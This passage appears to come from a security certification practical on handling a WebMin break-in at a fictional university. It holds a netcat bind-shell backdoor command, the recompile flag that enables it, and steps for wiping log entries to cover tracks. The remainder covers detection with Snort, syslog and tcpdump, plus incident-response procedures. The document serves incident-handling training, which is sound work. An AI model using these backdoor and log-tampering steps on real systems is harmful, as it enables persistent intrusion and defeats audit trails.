

Figure 10: Creating a user in WebMin

But a user is only part of the equation. By default the "`useradd`" command will create a user that can't login. WebMin comes to the rescue here, as it has a form to change a user name, as shown in Figure 11.



Figure 11: WebMin's Change Password Form

Figure 12 demonstrates that from the attacking PC (10.0.0.17) the file "nc" (netcat) can be sent to the victim (192.168.16.31) as the newly created user. Note that the attacker ignores the warning banner, and the WebMin screen in the background. At this point there is a version of netcat in the new users' home directory which has been specifically

compiled to support backdoor access[17]. There are a variety of ways netcat can be used to create a back door. One can modify a startup script to run a command like "`nc -l -p 1025 -e /bin/sh`", which would start a netcat listener and a shell waiting for a command. The down side of this method is that when the attacker closes the session, netcat quits. Two possible solutions are to reboot the system (and netcat will start again), or write a script to check and see if it's running and, if not, start it again.

At this point we have a user with a known password that can login. Since SSH is open, the next task is to connect to the machine and drop off a copy of netcat.



Figure 12: Sending netcat to Victim

4.5 Covering Tracks

At this point several things have been established:

- WebMin exploited - false session ID injected into the application.
- Plausible user created on the system (janedoe).

[17] By default, nc (netcat) doesn't support running shells by using the "-e" option. Netcat was recompiled using a specific target it's Makefile to allow for netcat to run commands: "`make -e $(ALL) $(MFLAGS) XFLAGS="-DLINUX -DGAPING_SECURITY_HOLE" STATIC=-static`".

- Backdoor running on the system (netcat listening on port 1025).

The "`/var/log/messages`" file was edited (with `vi`) and all references to the user "janedoe" were deleted. This action removes traces of login times and failed login attempts for this user. The messages file contains a copy of any message that appears on the system console.

The "`/var/log/secure`" file was edited (with `vi`) and all references to the user "janedoe" were deleted. This action removes traces of login times and failed login attempts for this user. The secure file contains security and authorization messages.

Next, a check is made on the "`/etc/sudoers`" file to see where it logs. The attacker is disappointed - sudo is configured to log to syslog *and* a local log file, so there is evidence of any commands ran using `sudo` on a syslog server.

Relevant entries from `/etc/sudoers`

```
Defaults        syslog=auth,\
                logfile=/var/log/sudo
```

These tasks take care of "normal" system log files - but here, the exploit is against WebMin. In order to really cover tracks well, the WebMin logs need to be edited to remove traces of the tasks performed by the attacker. The log file for the WebMin server itself, "`/var/webmin/miniserv.log`", needs to have any entries from "10.0.0.17" and "10.0.0.25", removed - this is done with "`sudo vi /var/webmin/miniserv.log`". This log file tracks the actions that a user takes with WebMin.

5 The Incident Handling Process

There are six steps in the SANS Incident Handling process - Preparation, Identification, Containment, Eradication, Recovery, and Lessons Learned. Each step will be discussed in turn. There is a primary decision to be made at each phase of the process - which hopefully provides a dividing line between each of the phases and guides actions for the next phase.



Figure 13: SANS Six Step Incident Handling Process

5.1 Preparation

There are several elements of a framework that can aid and assist in responding to incidents. Theoretical University has the elements listed below in support of preparing to handle incidents.

- Organizational policy and system logon banners that allows for wiretap by consent in conformance with established Federal law (related law includes 18 U.S.C. §§ 2510-22, 18 U.S.C. §§ 2701-12, and 18 U.S.C. §§ 3121-27).
- Contact lists which have names, phone numbers, email address, etc. of information security, system administrators, and management staff who would be involved in responding to a computer security incident. These lists support peer notification and management reporting.
- O.S. baselines and file integrity baselines. An O.S. baseline is a document that establishes what should be installed on a given "production" system, and allows security staff to determine the discovered differences during a security incident. A file integrity baseline should be performed before a system is connected to a network and after its software is installed and patched. This will provide file system state before someone could have attacked the computer.
- Necessary hardware and software for analysis, which includes statically linked binaries of system utilities for UNIX/Linux platforms and programs from clean or pristine systems for Microsoft, NetWare, and other vendors.
- Evidence locker, which is critical in support of establishing a chain of custody for evidence collected during an investigation.
- Interfaces with Law Enforcement, which should always be established ahead of time because during an incident it is often to late to locate the right representative.
- Improve system security and system management practices which are designed to help detect compromises.
- Instrument individual systems in a manner that is designed to support logging to a centralized collection point.

- Intrusion detection at the network perimeter (usually the Internet uplink) and on critical server production networks.
- Preplan, as best as can be done, decision making processes and criteria that will be used in incident response (criteria for contacting Law Enforcement, reinstall or rebuild threshold, decision making responsibility, chain of command, etc).

5.1.1 General Countermeasures

Theoretical University has several countermeasures in place in order to deal with security issues and incidents. These include:

- Monitoring of a variety of email lists that advise technical people about security related alerts. These include lists from several vendors (IBM, Sun, Microsoft, RedHat, etc.), the SANS weekly email, and CERT.ORG's list are examples.
- An XForce subscription was recently purchased. This service provides timely and detailed security alert information focused on the technologies implemented at a given site (based on the subscriber preferances).
- An incident team exists (described below).
- System administrators routinely apply patches (usually within a week of notification) and communicate amongst themselves on the status of patches systems.
- Root logons to UNIX systems are always recorded posted to a list server.
- For colleges within the University that are not handled by the central IT group, principle system managers use a University wide list server to keep informed about general network issues including security updates.
- Systems are scanned and assessed for vulnerabilities (with Nessus) before inbound web (HTTP) and email (SMTP) access is allowed from the Internet.
- An intrusion detection system is in place and is monitored during working hours by IT Security. Nightly, a report is produced which produces consolidated information on intrusion detection events[18]. Reports include consolidated Top 20 source/destination, alerts arranged by frequency, and alerts by network direction (with the outbound to inbound and inbound to outbound reports being the most useful).
- The University has an established set of policies such as an Acceptable Usage Policy and a Computer Security Regulations policy (these are listed in the Appendix).
- The majority of IT/IS staff have pagers and many have cell phones.
- There is a 24 hour a day operations center which is always staffed. Operations has complete contact information for principle system mangers and all of the centrally managed IT/IS staff.

[18] These reports follow the processes outlined in Part Three of the SANS GCIA certification practical.

5.1.2 Incident Handling Team

The Chief Incident Handler is the Information Systems Security Officer and is designated by a policy document in the state where the University resides. The team is composed of these people:

Name	Skill Base	Shift
Don M. Chief Incident Handler	14 years IT; CISSP, MCSE, MCSD, GCIA (CCNA/1.0)	7 AM - 4 PM
Alan B. Data Security Admin	8 years UNIX System admin	6 AM - 3 PM
Shalaynah B. Senior Network Engineer	16 years UNIX and Network, CCNP	9 AM - 6 PM
Alario G. Computer Science Dept. System Manager	22 years system management, CCNA	11 AM - 7 PM
Brad M. Engineering College System Manager	28 years system management, MCSE (2000)	10 AM - 6 PM
Jonathan P. Senior Systems Engineer	8 years Microsoft engineer MCSE (NT, 2000)	9 AM - 6 PM
Center Operations	Varies	7x24x365

The incident team meets monthly for status updates, knowledge sharing, and team skill building. This calendar year, about 35 incidents have been handled by team members, ranging from abusive email to copyright infringement.

5.1.3 Incident Handling at TU

Incidents arrive to the security team from a variety of sources. Examples include the abuse@tu.edu email alias, help desk reports, observations by network staff, and monitoring the IDS. When incidents are reported by people or in an email before any investigation takes place, an initial interview is conducted (usually a phone call is placed to the person(s) who noticed the event) in order to gain understanding of the details in the incident. During this interview (phone or in person), the incident handler attempts to find out what happened, when the event happened, where the event took place, and who is involved (reporter, suspect, or collateral involvement). During the phone interview notes are made on the information that is presented and collected (time, date, systems involved, observed behaviors, etc). Being a state agency, TU is accountable to APA auditors annually for these notes.

Regardless of the way that an incident is brought to attention of the Incident Team, once the initial incident handler is satisfied that there is reason to proceed, external monitoring takes place. This is done by performing a tcpdump "adjacent" to the system in question. In the case of Internet related traffic, there is a data capture system that can monitor the Internet connection and can capture any data sent to and from the Internet. If the system is local on a campus network, a notebook PC is used to monitor

the system. Depending on the nature of the incident a capture may run for a few minutes for hours. If the situation is serious enough or presents a significant risk to the campus at large, the network engineering team will disable the switch port that the affected system is attached. In these cases, when systems are disabled, the principle system manager is notified and one of the two principle investigators (Don or Alan) visits the PC in person for local analysis. In some cases the switch fabric can be configured to create a local VLAN; this capability has proven useful in the past, as it allows the system to stay "up" with its current IP address but it is isolated from other systems.

Once there is some understanding about the incident in question from a data source external to the affected system, the system is usually taken off line for a backup. The actual processes involved vary from system to system (Solaris, Linux, Windows, Netware, etc). Production servers on campus can be backed up with a centralized backup/recovery software suite; for ones that cannot, a local tape drive or a hard disk is used. Occasionally a forensic grade disk duplicate is made by powering the system off (using the On/Off switch), installing a disk, and then booting specialized software designed to make bit by bit disk copies.

At this point with the system contained and a backup made, an investigation can be made in earnest. The team always operates in pairs - two people working on systems whenever possible. Eventually a determination is made if the system can be repaired safely or if it needs to be reinstalled. Once the malicious software is identified, and successfully removed (a common occurrence with a virus) the system can be returned to service. Monitoring usually occurs.

During the entire process notes are made, usually offline (with a notebook). A variety of evidence is collected - process information, system details, history from the IDS, logon history, audit details, etc. and recorded in the incident file (actually a directory on a limited access server with each set of data stored in a subdirectory).

5.2 The TU Jump Kit

The computer security team at Theoretical University maintains a system jump kit for dealing with computer security related incidents. Components of this jump kit are as follows:

- Nylon shoulder bag with indelible ink pens, pencils, etc.
- Current University Directory
- Computer Services direct phone list
- 6 9x12 manila envelopes (for evidence collection)
- 6 9x12 clear plastic envelopes (for evidence collection)
- Evidence labels which record Case #, Item #, Tine, Date, Technician/Officer, Location, Item Description and three entries for Chain of Custody details.
- Notebook PC running Windows XP in a 8.0 GB partition and RedHat Linux 8.0 in a 10 GB partition. The notebook has a CD-RW drive.
- Several blank CD-R and CD-RW media with a preattached evidence label.

- External 250 GB USB/Firewire hard drive in a hard shell case.
- Internal 120 GB IDE hard drive that is write-protect capable.
- Windows Response CD's
    - WinInternals ERD Commander 2002
    - Windows binaries CD with a wide variety of Microsoft Windows NT/2000 binary programs such as cmd.exe, netstat.exe, ifconfig.exe, etc.
    - Windows Resource Kit Binary CD with a wide variety of Microsoft Windows NT/2000 binary programs from the Windows NT and Windows 2000 Resource Kits
    - Respected security binaries such as netcat from @stake, snort/windump, Foundstone and WinInternals/SysInternals
    - A home grown network bootable CD with various useful programs and TCP/IP stack support for most network adapters installed in centrally managed Intel PC's
    - Norton Ghost boot floppies (GDisk and Ghost)
    - Linux based utility CD for changing the administrator password
- Linux Response CD's
    - FIRE 0.42b - a complete self contained Linux security environment
    - Knoppix 3.0 - a complete self contained Linux security environment
    - Precompiled statically linked binary programs and shared libraries for Solaris (2.6, 7.0 and 8.0), RedHat 8, and Mandrake 9. Over three dozen binaries and dozens of shared libraries (just in case).
    - chkrootkit CD with statically linked binary programs that are needed to run chkrootkit and make sure that it does not depend on system binaries

5.3 Identification

This incident was originally reported to the HelpDesk mid afternoon on Nov 29 by Jane Smith, who called in to report an anomaly on her computer. The HelpDesk emailed a Microsoft Word version of the University's incident response form to Jane, who filled it in, printed it to PDF format, and emailed it into the "abuse@tu.edu" email alias (form on the next page. The HelpDesk then notified Computer Security by pager (the initial report was taken on a Saturday).

Theoretical University

Theoretical University Initial
Computer Security Incident Report

General Contact Information

Name: Jane Smith	Date/Time Observed: Nov 29, 2003, 1:40 PM
Title/Position: U. Website admin	Detected Location: Console
Phone #: 555-1934	Other Information: Doing routine system management.
E-Mail: jsmith@tu.edu	
Address: 140 Campus way - college lab in Art Dept	
Signature:	Signature Date:

Note: By signing this form, you attest that you are providing accurate information to the best of your knowledge. If University computers or networks are used to threaten or harass, University police may be contacted.

Incident Summary Information

Incident Type (circle type):

- **Break-in**
- Malicious software
- Information Theft
- Network or system probe
- Account Misuse
- Personal Threat
- Other

Incident Location Details:

Site / Building: Computer is in computer room	Room/Office:
Site Contact: Grace Biggum - Web site manager	Phone #: 555-6492
E-Mail: gbig@tu.edu	

Incident Details:

While I was updating some patches on the system I noticed an unusual account installed on the system "janedoe". And there is an unaccounted for reboot

Official Use Only

Intake Date/Time:	Case Number:
Handler:	

This document is classified as University Confidential

Figure 14: Exhibit: Incident Report

5.3.1 External System Sources

First, a check is made of the Intrusion Detection System. Since suspected data is in the last few days, the Snort IDS logs are queried to see if there is a packet matching the computer in question:

Query against Snort alert log

```
grep "192.168.16.31" alert.ids
```

This command reveals several records, so a further examination of the "`/var/log/alert`" file is examined; these records of interest are extracted from the alert log.

At some point early in the incident handling process, a copy of past three days alert and packet logs are secured on CD - for evidence at a later date.

Results from searching through Snort's alert log

```
[**] [1:469:1] ICMP PING NMAP [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/28-01:44:26.601471 10.0.0.17 -> 255.255.255.255
ICMP TTL:34 TOS:0x0 ID:13620 IpLen:20 DgmLen:28
Type:8  Code:0  ID:9664   Seq:0  ECHO
[Xref => http://www.whitehats.com/info/IDS162]

[**] [1:469:1] ICMP PING NMAP [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/28-01:45:09.901865 10.0.0.17 -> 192.168.16.26
ICMP TTL:34 TOS:0x0 ID:15892 IpLen:20 DgmLen:28
Type:8  Code:0  ID:9664   Seq:33280  ECHO
[Xref => http://www.whitehats.com/info/IDS162]

[**] [1:469:1] ICMP PING NMAP [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/28-01:45:12.172573 10.0.0.17 -> 192.168.16.31
ICMP TTL:34 TOS:0x0 ID:29500 IpLen:20 DgmLen:28
Type:8  Code:0  ID:9664   Seq:39680  ECHO
[Xref => http://www.whitehats.com/info/IDS162]

[**] [1:469:1] ICMP PING NMAP [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/28-01:48:11.359293 10.0.0.17 -> 255.255.255.255
ICMP TTL:34 TOS:0x0 ID:33326 IpLen:20 DgmLen:28
Type:8  Code:0  ID:9664   Seq:64260  ECHO
[Xref => http://www.whitehats.com/info/IDS162]

[**] [111:12:1] (spp_stream4) NMAP FINGERPRINT (stateful) detection [**]
11/28-01:50:53.747408 10.0.0.17:45966 -> 192.168.16.26:22
TCP TTL:50 TOS:0x0 ID:51793 IpLen:20 DgmLen:60
***A**** Seq: 0x71476613  Ack: 0x0  Win: 0x800  TcpLen: 40
TCP Options (4) => WS: 10 NOP MSS: 265 TS: 1061109567 0

[**] [1:628:2] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/28-01:50:54.571794 10.0.0.17:45968 -> 192.168.16.26:10000
TCP TTL:50 TOS:0x0 ID:16524 IpLen:20 DgmLen:60
***A**** Seq: 0x71476613  Ack: 0x0  Win: 0x800  TcpLen: 40
TCP Options (4) => WS: 10 NOP MSS: 265 TS: 1061109567 0
[Xref => http://www.whitehats.com/info/IDS28]

[**] [111:10:1] (spp_stream4) STEALTH ACTIVITY (XMAS scan) detection [**]
11/28-01:50:54.985727 10.0.0.17:45969 -> 192.168.16.26:10000
TCP TTL:50 TOS:0x0 ID:50907 IpLen:20 DgmLen:60
**U*P**F Seq: 0x71476613  Ack: 0x0  Win: 0x800  TcpLen: 40  UrgPtr: 0x0
TCP Options (4) => WS: 10 NOP MSS: 265 TS: 1061109567 0
```

Results from searching through Snort's alert log

```
[**] [111:9:1] (spp_stream4) STEALTH ACTIVITY (NULL scan) detection [**]
11/28-01:51:42.286465 10.0.0.17:45964 -> 192.168.16.26:22
TCP TTL:50 TOS:0x0 ID:23291 IpLen:20 DgmLen:60
******** Seq: 0x71476613  Ack: 0x0  Win: 0x800  TcpLen: 40
TCP Options (4) => WS: 10 NOP MSS: 265 TS: 1061109567 0

[**] [111:12:1] (spp_stream4) NMAP FINGERPRINT (stateful) detection [**]
11/28-01:53:03.523609 10.0.0.17:45966 -> 192.168.16.31:22
TCP TTL:50 TOS:0x0 ID:45594 IpLen:20 DgmLen:60
***A**** Seq: 0xEC5FBB05  Ack: 0x0  Win: 0x800  TcpLen: 40
TCP Options (4) => WS: 10 NOP MSS: 265 TS: 1061109567 0

[**] [1:628:2] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/28-01:53:04.251577 10.0.0.17:45968 -> 192.168.16.31:35695
TCP TTL:50 TOS:0x0 ID:50123 IpLen:20 DgmLen:60
***A**** Seq: 0xEC5FBB05  Ack: 0x0  Win: 0x800  TcpLen: 40
TCP Options (4) => WS: 10 NOP MSS: 265 TS: 1061109567 0
[Xref => http://www.whitehats.com/info/IDS28]

[**] [111:10:1] (spp_stream4) STEALTH ACTIVITY (XMAS scan) detection [**]
11/28-01:53:04.622429 10.0.0.17:45969 -> 192.168.16.31:35695
TCP TTL:50 TOS:0x0 ID:19173 IpLen:20 DgmLen:60
**U*P**F Seq: 0xEC5FBB05  Ack: 0x0  Win: 0x800  TcpLen: 40  UrgPtr: 0x0
TCP Options (4) => WS: 10 NOP MSS: 265 TS: 1061109567 0

[**] [111:9:1] (spp_stream4) STEALTH ACTIVITY (NULL scan) detection [**]
11/28-01:53:41.522725 10.0.0.17:45964 -> 192.168.16.31:22
TCP TTL:50 TOS:0x0 ID:9764 IpLen:20 DgmLen:60
******** Seq: 0xEC5FBB05  Ack: 0x0  Win: 0x800  TcpLen: 40
TCP Options (4) => WS: 10 NOP MSS: 265 TS: 1061109567 0

[**] [1:0:0] Webmin 1.05 1.06 exploit [**]
[Priority: 0]
11/28-02:21:41.775308 10.0.0.17:46961 -> 192.168.16.31:10000
TCP TTL:128 TOS:0x0 ID:4075 IpLen:20 DgmLen:492 DF
***AP*** Seq: 0x2F404D01  Ack: 0x60AE2647  Win: 0x4470  TcpLen: 20
```

These records indicate that a scan attempt was made by 10.0.0.17 at a little before 2 AM on Nov 28. About 20 minutes later, the specific WebMin exploit was launched against the targeted machine.

Next, a query was made of the centralized syslog server to see if there are any records of interest for the system in question (192.168.16.31). The central syslog server is at IP 192.168.16.26, and it is named "security". Since the source address is suspected as being 10.0.0.17, the log files (messages and secure) in `/var/log` will be queried.

Query against central syslog

```
[ ssh login to 192.168.16.26]
cd /var/log/messages
grep 192.168.16.31 messages* | grep "Nov 28"
```

Later in the morning, about 20 minutes after the exploit, there were logon records of a user, "janedoe", logging in (details are in bold). These records show that the questionable account logged in, used the system for a while, and then covered their tracks by editing the local log files (messages, secure, miniserv.log, and sudo).

Results of querying the messages logfile:

```
messages:Nov 28 02:40:11 192.168.16.31 sshd(pam_unix)[787]: authentication
failure; logname= uid=0 euid=0 tty=NODEVssh ruser= rhost=10.0.0.17
user=janedoe
messages:Nov 28 02:41:35 192.168.16.31 sshd(pam_unix)[789]: session opened
for user janedoe by (uid=502)
messages:Nov 28 03:03:30  192.168.16.31 sudo:  janedoe : TTY=tty2 ;
PWD=/home/janedoe ; USER=root ; COMMAND=/bin/cp nc /usr/sbin
messages:Nov 28 03:23:37  192.168.16.31 sudo:  janedoe : TTY=pts/1 ;
PWD=/var/log ; USER=root ; COMMAND=/bin/vi /var/log/messages
messages:Nov 28 03:25:15 192.168.16.31 sudo:  janedoe : TTY=pts/1 ;
PWD=/var/log ; USER=root ; COMMAND=/bin/vi /var/log/secure
messages:Nov 28 03:26:55 192.168.16.31 sudo:  janedoe : TTY=pts/1 ;
PWD=/var/log ; USER=root ; COMMAND=/bin/vi /var/webmin/miniserv.log
messages:Nov 28 02:28:26 192.168.16.31 sudo:  janedoe : TTY=pts/1 ;
PWD=/var/log ; USER=root ; COMMAND=/bin/vi /var/log/sudo
messages:Nov 28 03:40:36 192.168.16.31 syslogd 1.4.1: restart.
```

Next, a query is made of the "`secure`" log file. As above, the starting point is the targeted IP address of the victim for the day in question. In most environments, if the scope isn't limited in some way then the query is likely to generate hundreds of results.

Query against central syslog

```
grep 192.168.16.31 secure* | grep "Nov 28"
```

This log shows that the questionable account (janedoe) connected to the targeted system (192.168.16.31) at about 2:38 AM.

Results of querying the secure logfile:

```
Nov 28 02:38:47 192.168.16.31 sshd[787]: Connection from 10.0.0.17 port
32777
Nov 28 02:39:15 192.168.16.31 sshd[787]: Enabling compatibility mode for
protocol 2.0
Nov 28 02:39:43 192.168.16.31 sshd[787]: Could not reverse map address
10.0.0.17.
Nov 28 02:40:39 192.168.16.31 sshd[787]: Failed none for janedoe from
10.0.0.17 port 32777 ssh2
Nov 28 02:41:07 192.168.16.31 sshd[787]: Accepted password for janedoe from
10.0.0.17 port 32777 ssh2
Nov 28 03:38:05 192.168.16.31 sshd[674]: Generating new 768 bit RSA key.
Nov 28 03:38:33 192.168.16.31 sshd[674]: RSA key generation complete.
```

At this point in the investigation there are several events that indicate a clear pattern of attack. They are:

- Scanning of the network segment 192.168.16.0/24 on **11/28** about **01:50 AM**.
- A specific exploit launched against the reported target on **11/28** at **02:21:41 AM**.

- A login via SSH on the targeted system on **11/28** at **02:40 AM**.
- Deletion of local log file evidence on **11/28** at about **3:23 AM**.
- A restart of syslog on **11/28** at **03:40 AM**.

This data, coupled with the eyewitness report, qualifies as a genuine incident. Some follow up questions are in order with Jane Smith and others are in order to establish facts that are pertinent. Pertinent questions are mentioned below.

Q: Who is "janedoe"?
A: A member of the network management team, listed on the Domain registry form for Theoretical University.

Q: Is it possible that "janedoe" would be accessing the system during this time?
A: Highly unlikely - she is visiting relatives out of town.

Q: Is "janedoe" likely to have, or is she authorized to have, an account on this system?
A: Neither is likely as this system is outside of her normal work area and the system belongs to a different department.

Q: What services should be running on the system?
A: SSH, a web server, and WebMin. There may or may not be a database server - I don't know if that part was setup yet. You may see some sessions from some users updating the web site - this system will be used for working on a departmental web site, and I seem to recall some of the users mentioning they'd be using the system over the holiday.

So - at this point there is sufficient cause to believe that there is an incident. IDS correlated with central logging server for a user who should not be accessing a system and strong eyewitness report. The questionable account did things that it shouldn't - it is now an "attacker" account.

Don was satisfied that this is a real incident and that there were not likely to be other explanations - Jane, as a system admin, wasn't known for raising alarms unless they had some validity to them. They arrange to meet at the location of the computer by 4 PM. Next, Don logged in from home to the University Intrusion Detection system and started a packet trace at the Internet border for the affected system with the following command line:

Command to monitor at the Internet border:

```
tcpdump -s 1514 -i eth2 -b 20031129.16.31.tcpdump 'host 192.168.16.31'
```

Tcpdump will capture all data sent to/from host 192.168.16.31 and will write its data to 20031129.16.31.tcpdump log file on a server located at the Internet border. The entire Ethernet packet of 1514 bytes will be captured as part of the network trace.

It is the habit of the security team to visit the affected computer system and perform live response on the console in order to collect as much volatile information as possible while preparations are being made to make a forensically sound disk image and/or system backup, which is described in the next section.

5.3.2 Level of Response

Here, an initial determination is made that informs the incident team that visiting the computer in question is warranted (externally correlated events, reliable source, phone interview, and properly filed report).

There are two general types of response - live and forensic disk analysis. In live response the goal is to gather enough information about the system in real time before it is backed up, or disk imaged (in this case). During forensic disk analysis copies of the system's disk is searched and fully examined for times and file contents.

5.4 Containment Part A - Live Incident Response

In order to perform the steps involved in a live incident response, commands must be executed that capture information following the order of volatility while at the same time minimizing impact on the system.

> *Note: This section follows the methodology outlined in ""Incident Response Second Edition: Computer Forensics" by Chris Prosise, Kevin Manda and Matt Pepe. These authors outline the basic procedures and commands discussed in Chapters 6 and 13 that are very close to the ones outlined in this section.*

5.4.1 Following the Order of Volatility

As a system is running some data in the system changes rapidly. Every time a process is started, stopped, or put to sleep so the next process can run various data structures in the operating system kernel and in main memory are changed. Meanwhile, the disk

may not change nearly as rapidly. The order that should be followed while performing live response and gathering volatile information is (from highest to lowest):

- Highest: CPU Registers, cache
- Main system memory
- Network state
- Process state
- Lowest: File system and disk state

5.4.2 Forensically Sound Evidence Collection

